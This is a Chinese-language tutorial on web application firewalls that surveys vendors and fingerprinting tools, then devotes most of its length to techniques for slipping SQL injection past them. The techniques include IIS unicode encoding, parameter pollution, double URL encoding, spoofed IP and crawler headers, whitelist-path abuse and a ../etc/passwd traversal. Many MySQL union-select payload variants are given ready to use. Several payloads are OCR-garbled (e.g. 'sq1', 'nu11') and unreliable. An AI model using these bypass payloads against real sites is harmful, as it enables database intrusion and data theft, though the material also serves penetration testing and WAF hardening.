Web应用防护系统

(也称为:网站应用级入侵防御系统。英文:Web Application Firewall，简称:WAF)

利用国际上公认的一种说法:Web应用防火墙是通过执行一系列针对HTTP/HTTPS的安全策略来专门为Web应用提供保护的一款产品。

一、常见的WAF分类

把WAF分为4类:

云WAF类、硬件WAF类、软件WAF类、网站内置WAF类

1、云waf

安全宝创宇盾、玄武盾、腾讯云、百度云、西部数码、阿里云盾、奇安信网站卫士

2、软件WAF

D盾:http://www.d99net.net/

云锁:https://yunsuo.qianxin.com/

网防:http://www.weishi110.cn/static/index.html

安全狗:https://www.safedog.cn/

护卫神:https://www.hws.com/

智创:https://www.zcnt.com/

悬镜:https://www.xmirror.cn/

UPUPW:https://www.upupw.net/

WTS-WAF:https://www.west.cn/

安骑士:https://help.aliyun.com/product/28449.htm!

dotDefender: <http://www.applicure.com/Products/>

3、硬件WAF

绿盟:https://www.nsfocus.com.cn/

安恒:https://www.dbappsecurity.com.cn/

铱(yi)迅:https://www.yxlink.com/

天融信

深信服

启明星辰

知道创宇

F5 BIG-IP <https://www.f5.com/>

4、网站内置WAF

在搭建网站的时候，有很多企业会选择自己写过滤的规则。那么这种绕过的姿势就需要根据网站的过滤规则来尝试了

WAF比较常见的监测机制特点有以下几种。

异常检测协议:拒绝不符合HTTP标准的请求，也可以只允许符合HTTP协议的部分选项通过，也有一些web应用防火墙还可以限定http协议中那些过于松散或未被完全制定的选项。

(2)增强输入验证:增强输入验证，对恶意字符进行拦截。

(3)及时补丁:及时屏蔽掉新型漏洞，避免攻击者进行攻击，主要依靠WAF厂商对新型漏洞的及时响应速度

(4)基于规则的保护和基于异常的保护:基于规则的保护可以提供各种web应用的安全规则，waf生产商会维护这个规则库，并及时为其更新。用户可以按照这些规则对应用进行全方面检测。还有的产品可以基于合法应用数据建立模型，并以此为依据判断应用数据的异常。但这需要对用户企业的应用具有十分透彻的了解才可能做到

(5)状态管理;能够判断用户是否是第一次访问，将请求重定向到默认登录页面并且记录事件，或对暴力破解行为进行拦截。

(6)其他防护技术:如隐藏表单域保护、抗入侵规避技术、响应监视和信息泄露保护。

(7)配置规则:可以自定义防护的规则，如是否允许“境外ip”的访问

二、WAF的识别

WAF绕过不仅要了解WAF检查的原理，还需要识别是什么类型的WAF，不同类型，不同品牌的waf监测机制不一样，

绕过的方式也不同。

识别的工具有:

Nmap :

Nmap识别waf命令 nmap -p 80 --script http-waf-fingerprint 网址或者nmap -p 80 --script http-waf-detect.nse [www.baidu.com](http://www.baidu.com)

Wafw00f

这款工具可以识别很多厂家的web防火墙

Wafw00f加网址即可识别。

除了根据工具来识别waf以外还可以根据拦截信息来识别 waf.

常见WAF拦截页面：<https://www.freebuf.com/articles/web/265293.html>

WAF Bypass技巧

第一章:WAF Bypass技巧

我们一般将安全防护软件划分为:云WAF、硬件waf、主机防护软件、软件waf等。

在攻防实战中，我们往往需要掌握一些特性，比如服务器、数据库、编程语言等等，以便更灵活地去构造Payload，从而绕过安全防护进行漏洞利用。

第一节:服务器特性

1、%特性(ASP+IIS)

在asp+iis的环境中存在一个特性，就是特殊符号%，在该环境下当们我输入s%elect的时候，在WAF层可能解析出来的结果就是s%elect，但是在iis+asp的环境的时候，解析出来的结果为select。

Ps.此处猜测可能是iis下asp.dll解析时候的问题，aspx+iis的环境就没有这个特性

2、%u特性(asp+iis和aspx+iis)

IIS服务器支持对于unicode的解析，例如我们对于select中的字符进行unicode编码，可以得到如下的s%u006c%u0006ect ，这种字符在IIS接收到之后会被转换为select，但是对于WAF层，可能接收到的内容还是s%u006c%u0006ect，这样就会形成bypass的可能。

3、另类%u特性(ASP+IIS)

该漏洞主要利用的是unicode在iis解析之后会被转换成multibyte，但是转换的过程中可能出现:多个widechar会有可能转换为同一个字符。打个比方就是譬如select中的e对应的unicode为%u0065，但是%u00f0同样会被转换成为e。

s%u00651ect->select s%u00f01ect->select

WAF层可能能识别s%u0065lect的形式，但是很有可能识别不了s%u00f0lect的形式。这样就可以利用起来做WAF的绕过。

常见三个关键字(union+select+from)的测试情况,

s%u0Q451ect=s%u00651ect =%u00f01ect

u--> %u0055 -->%u0075

n-->%u004e -->%u006e

i-->%u0049 -->%u0069

o-->%u004f-->%u006f-->%u00ba

s-->%u0053-->%u0073

l-->%u004c -->%u006c

e-->%u0045 -->%u0065-->%u00f0

c-->%u0043-->%u0063

t-->%u0054-->%u0074-->%u00de -->%u00fe

f-->%u0046-->%u0066

r-->%u0052-->%u0072

m-->%u004d-->%u006d

4、apache畸形method

在GET请求中，GET可以替换为任意参数名字，不影响apahce接收参数id=2.

数据包：

TEST /sq1.php?id=1HTTP/1.1

Host:127.0.0.1

User-Agent: Mozi1la/5.0 (windows NT 10.0; WOW64;rv:48.0)Gecko/20100101 Firefox/48.0

Accept: text/htm1,application/xhtm1+xm1,application/xm1;q=0.9,\*/\*;9=0.8

Accept-Language:zh-CN,zh;q=0.8,en-us;q=0.5,en;q=0.3

Accept-Encoding:gzip,deflate

connection:close

Upgrade-Insecure-Requests:1

第二节:应用层特性

1、大小写/关键字替换

这是最简单的绕过技术，用来绕过只针对特定关键字，大小写不敏感。

id=1 unIoN/\*\*/seLecT 1,user()

将关键字进行等价替换:

Hex() bin() 等价于ascii()

sleep()等价于benchmark()

Mid()substring()等价于substr()

@@user 等价于 User()

@@version 等价于version()

1. 双重url编码 双重ur编码，即对客户端发送的数据进行了两次uriencode操作，如s做一次url编码是%73,再进行一次编码是%25%37%33。一般情况下在代码层默认做一次u解码，这样解码之后的数据一般不会匹配到规则，达到了bypass的效果。（服务器端必须经过两次url解码）

编码方式，如char或Hex编码、Unicode编码、BASE64编码等。

3、变换请求方式

将GET变成POST提交，或者POST请求将urlencode和form-data转换。

在POST请求中，可以将Post数据包转为上传multipart/fom-data格式数据包。

构造参数提交代码:

<form action="http://192.168.204.128/test.php"method="post" enctype="multipart


/form-data">

<input type="text" name="id">

<input type="submit">

</form>

转化为各种请求方式和请求体数据转换：（文件上传数据包格式）



------WebkitFormBoundaryAcZoaLJJzUwc4hYM

Content-Disposition:form-data; name="id"

from information\_schema.SCHEMATA

------WebkitFormBoundaryACZoaLJJzUwc4hYM--

4、HPP参数污染

类似?id=1&id=2&id=3的形式，此种形式在获取id值的时候不同的web技术获取的值是不一样的。

假设提交的参数即为:

id=1&id=2&id=3

得到的结果:

Asp.net + iis:id=1,2,3

Asp + iis:id=1,2,3

Php + apache:id=3

多种变形: （&：多个参数连接符号）

MSSQL:

大小写:?id=1 UNON/\*&ID=\*/SELECT 1,2/\*&Id=\*/FROM ADMIN

GET+POST形式:

http://192.168.125.140/test/sq1.aspx?id=l union/\*

post:id=2\*/select nu11,nu11,nu11

利用逗号:?id=1 union select 1&id=2&id=3&id=4 from admin--(无逗号形式)

?a=1+union/\*&b=\*/select+l,pass/\*&c=\*/from+users--(分割参数注入)

无效参数形式:?a=/\*&sq1=xxx&b=\*/

备注:a,b为无效参数，让waf误以为我们输入的语句是在注释符里面执行的所以就不拦截

溢出形式:


?id=1/\*&id=\*//\*&id=\*//\*......&id=\*//\*&id=\*/union select nu1l,system\_user,nu17

frOM INFORMATION\_SCHEMA.schemata

Mysql: （溢出MySQL识别最后一个参数，MySQL特性）

?id-1&id=i&id=1&id=1&id=1&id=1&id=1&id.... &id=l union select 1,2 from admin

5、宽字节

宽字节关键字对照表：（实际比较少）  


第三节:WAF 层特性

1. 逻辑问题

(1)云waf防护，一般我们会尝试通过查找站点的真实IP，从而绕过CDN防护。

(2)当提交GET、POST同时请求时，进入POST逻辑，而忽略了GET请求的有害参数输入,可轻易Bypass

(3)HTTP和HTTPS同时开放服务，没有做HTTP到HTTPS的强制跳转，导致HTTPS有WAF防护，HTTP没有防护，直接访问HTTP站点绕过防护。

(4)特殊符号%00，部分waf遇到%00截断，只能获取到前面的参数，无法获取到后面的有害参数输入，从而导致Bypass。

如：

id=1%00and 1=2 union select 1,2,column\_name from information\_schema.columns

2、性能问题

猜想1:在设计WAF系统时，考虑自身性能问题，当数据量达到一定层级，不检测这部分数据。只要不断的填充数据，当数据达到一定数目之后，恶意代码就不会被检测了

猜想2:不少WAF是C语言写的，而C语言自身没有缓冲区保护机制，因此如果WAF在处理测试向量时超出了其缓冲区长度就会引发bug，从而实现绕过。

列如：

?id=1 and

(select 1)=(select 0xA\*1000)+UnIoN+SeLecT+1,2,version(),4,5,database(),user(),8,9

PS:0xA\*1000指0xA后面”A"重复1000次，一般来说对应用软件构成缓冲区溢出都需要较大的测试长度，这里1000只做参考也许在有些情况下可能不需要这么长也能溢出。

列题2：?a0=0&a1=1&.....&a100=100&id=1 union select 1,schema\_name,3

from INFORMATION\_SCHEMA.schemata

备注:获取请求参数，只获取前100个参数，第101个参数并没有获取到，导致SQL注入绕过。

猜想3:多次重复提交同一个请求，有些通过了WAF，有些被WAF所拦截了，应该性能问题导致部分请求bypass。

3、白名单

方式一:IP白名单

从网络层获取的ip，这种一般伪造不来，如果是应用层的获取的IP，这样就可能存在伪造白名单IP造成bypass.

测试方法:修改http的header来bypass waf

X-forwarded-for

X-remote-IP

X-originating-IP

x-remote-addr

x-Real-ip

方式二:静态资源

特定的静态资源后缀请求，常见的静态文件(.js jpg.swf .css等等)，类似白名单机制，waf为了检测效率，不去检测这样一些静态文件名后缀的请求。

<http://10.9.9.201/sq1.php/1.js?id=1> (直接绕过1.js识别?id=1语句)

备注:Aspx/php只识别到前面的.aspx/.php 后面基本不识别

方式三:url白名单

为了防止误拦，部分waf内置默认的白名单列表，如admin/manager/system等管理后台。只要ur中存在白名单的字符串，就作为白名单不进行检测。

常见的ur构造姿势:

http://10.9.9.201/sq1.php/admin.php?id=1

http://10.9.9.201/sq1.php?a=/manage/&b=../etc/passwd

<http://10.9.9.201/../../../manage/../sq1.asp?id=2>

waf通过/manage/"进行比较，只要uri中存在/manage/就作为白名单不进行检测，这样我们可以通过/sql.php?a=/manage/&b=../etc/passwd 绕过防御规则。

方式四:爬虫白名单

部分wa有提供爬虫白名单的功能，识别爬虫的技术一般有两种:

1. 根据UserAgent2、通过行为来判断

UserAgent可以很容易欺骗，我们可以伪装成爬虫尝试绕过。

User Agent Switcher (Firefox附加组件)

下载地址: https://addons.mozilla.org/en-US/firefox/addon/user-agent-switcher/

火狐插件安装完成后，按下ALT键，调出工具栏，伪造爬虫。

第四节:数据库特性

第一篇:Mysql数据库特性

0x01 前言

我们经常利用一些数据库特性来进行WAF绕过。在Mysql中，比如可以这样:

内联注释：/\*44444union\*/数字固定是5位，当前MySQL版本大于4.44版本的时候可以执行。

MySQL黑魔法：select{x username(字段名)}from{x users(表名)}

换行符绕过：select \* from users where id = -1/\*\*/union #(换行符)

select 1,2,3;



0x02 测试

常见有5个位置即:

SELECT \* FRoM admin WHERE username = 1【位置一】union【位置二】select

【位置三】1,user()【位置四)from【位置五】admin

位置一:参数和union之间的位置

(1)常见形式:/\*\*/、/\*!50000union\*/等形式:

SELECT \* FRoM admin WHERE username = 1 union/\*\*/select 1,user() from admin

(2)空白字符:

Mysql中可以利用的空白字符有:%09,%0a,%0b,%0c,%0d,%20,%a0;

id=1%0aunion select 1,user()from admin

其他形式如:%1%20、%3920、%40%20、%23%0a、%2d%2d%0a

(3)浮点数形式:1.1

SELECT \* FRoM admin WHERE username = 1.0union select 1,user()from admin

SELECT \* FRoM admin WHERE username = 1.union select 1,user() from admin

其他形式如:%1%2e、%2%2e

(4)1E0的形式:

SELECT \*FRoM admin WHERE username = 1E0union select 1,user() from admin

位置二:union和select之间的位置

1. 空白字符

Mysq1中可以利用的空白字符有:%09,%0a,%0b,%0c,%0d,%20,%a0;

id=1 union%a0select 1,user() from admin

(2)注释符

使用空白注释，MYSQL中可以利用的空白字符有：

/\*\*/ &\*anythig\*/

(3)括号

SELECT\*FROM admin WHERE username=1 union(select 'test',(selectuser()

from admin limit 0,1))

select \* from admin union(select 'test',(select 'asd'),(select user() from users

limit 0, 1))

位置三:select和查询参数之间的位置

(1)空白字符

Mysql中可以利用的空白字符有:%09,%0a,%0b,%0c,%0d,%20,%a0:

id=1 union select%091,user() from admin

(2)注释符

使用空白注释，MYSQL中可以利用的空白字符有:

/\*\*/ &\*anythig\*/

1. 其他字符：  
   %21 ！感叹号 %2b + 加号 %2d - 减号 %40 @ 电子邮件符号

%7e ~ 波浪号

构造语句：select \* from users where id=-1/\*/union select~(!/+/-/@)1,username,3 from users;

(4)其他方式:

括号:

SELECT \* FROM admin WHERE username = 1 union l select(1),user() from admin

内联:

SELECT \* FROM admin WHERE username = 1 union /!12345select/1,user() from admin

@字符:SELECT \* FROM admin WHERE username = 1 union select@ 1,user() from admin

(括号:SELECT \* FROM admin WHERE username=1 union select{x1},user() from admin

引号:SELECT \* FROM admin WHERE username =1 union select"1",user() from admin

\N: SELECT \* FROM admin WHERE userame = 1 union select\N,user() from admin

位置四:查询参数和from之间的位置

(1)空白字符

Mysql中可以利用的空白字符有:%09,%0a,%0b,%0c,%0d,%20,%a0;

id=1 union select 1,user()%09from admin

1. 注释符

使用空白注释，MYSQL中可以利用的空白字符有

/\*\*/ /\*anything\*/

(3)其他符号

波浪号%60：SELECT \* FROM admin WHERE userame =1 union

(select 1,(select schema\_name from information schema.SCHEMATA limit 0,1))

SELECT \* FROM admin WHERE username = 1 union select 1,user()`from admin

内联注释:SELECT\*FROM admin WHERE username =1 union(select 1,

(select/!schema\_name/from information\_scheam.schemata limit 1,1))

双引号：select \* from admin where username = 1 union select 1 user()""from admin

()A：select \* from admin where username = 1 union select 1 user()A from admin

位置五:from后面的位置

(1)空白字符

Mysql中可以利用的空白字符有:%09,%0a,%0b,%0c,%0d,%20,%a0

id=1 union select 1,user()%09from admin

(2)注释符

使用空白注释，MYSQL中可以利用的空白字符有:

/\*\*/ /\*anything\*/

1. 其他字符

破浪号:id=1 union select 1,

(select(schema\_name)from information\_schema .SCHEMATA limit 0,1)

内联注释：id=1 union select 1,(select(schema\_name)from/!12345infomation\_

Schema.schemata / limit 0,1)

{括号：id=1 union select 1,(select(schema\_name)from {x infomation\_schema.

Schemata} limit 0,1)

括号：id=1 union select 1,(select(schema\_name)from(infomation\_schema.

Schemata) limit 0,1)

同一个表的情况下，大小写字母加数字都可以

select \* from admin where username = 1 union select 1,user() from 123asdasdadmin

0x03 函数

类型一：常见的过滤函数

类型一:常见的过滤函数

(1)字符串截取函数

Mid(version(),1,1)

Substr(version(),1,1)

Substring(version(),1,1)

Lpad(version(),1,1)

Rpad(version(),1,1)

Left(version(),1)

reverse(right(reverse(version()),1))

1. 字符串连接函数

concat(version(),'|',user());

concat\_ws('|',1,2,3)

1. 字符转换 Asci(1)此函数之前测试某云waf的时候被过滤了，然后使用ascii (1)即可 Char(49)Hex('a')Unhex(61)

类型二:过滤了特殊符号

(1)limit处的逗号:limit 1 offset 0

(2)字符串截取处的逗号 mid处的逗号: mid(version()from 1 for 1)

(3)union处的逗号: 通过join拼接。

SELECT \* FROM admin WHERE username= 1 union select\* from (select 1)a

join(select{x schema\_name}from information\_schema.SCHEMATA limit 1,1)b

(4)操作符<>被过滤

select \* from users where id=1 and ascii(substr(database(),0,1))>64

此时如果比较操作符被过滤，上面的盲注语句则无法使用,那么就可以使用areatest来代替比较操作符了。greatest(n1,n2,n3,等)函数返回输入参数(n1,n2,n3,等)的最大值。那么上面的这条sal语句可以使用qreatest变为如下的子句:

select \* from users where id=1 and greatest(ascii(substr(database(,0,1),64)=64

总结:使用greatest()绕过比较操作符

类型三:部分函数构造

(1)sleep((5)/benchmark(10000000,SHA1(1))

id=1 xor sleep%23%0a(5)

id=1 xor sleep%2d%2d%0a(5)

id=1 xor sleep([%20]5)

id=1 xorbenchmark%0a(10000000,SHA1(1))

id=1 xor sleep[空白字符](5)

Mysql中可以利用的空白字符有:%09,%0a,%0b,%0c,%0d,%20,%a0;

1. select {x 1}形式

select{x[可填充字符]1}

Mysql中可以利用的空白字符有:%09,%0a,%0b,%0c,%0d,%20,%a0;

%21 ! %2b + %2d - %40 @ %7e ~

0x04 END

本文汇总了一些常见的Mysql数据库特性和特殊的绕过函数，这是最灵活多变的一种数据库类型，以上这些远远是不够的。比如:单单一个内联注释，就可以嵌套多层，变幻出各种令人诧异的姿势。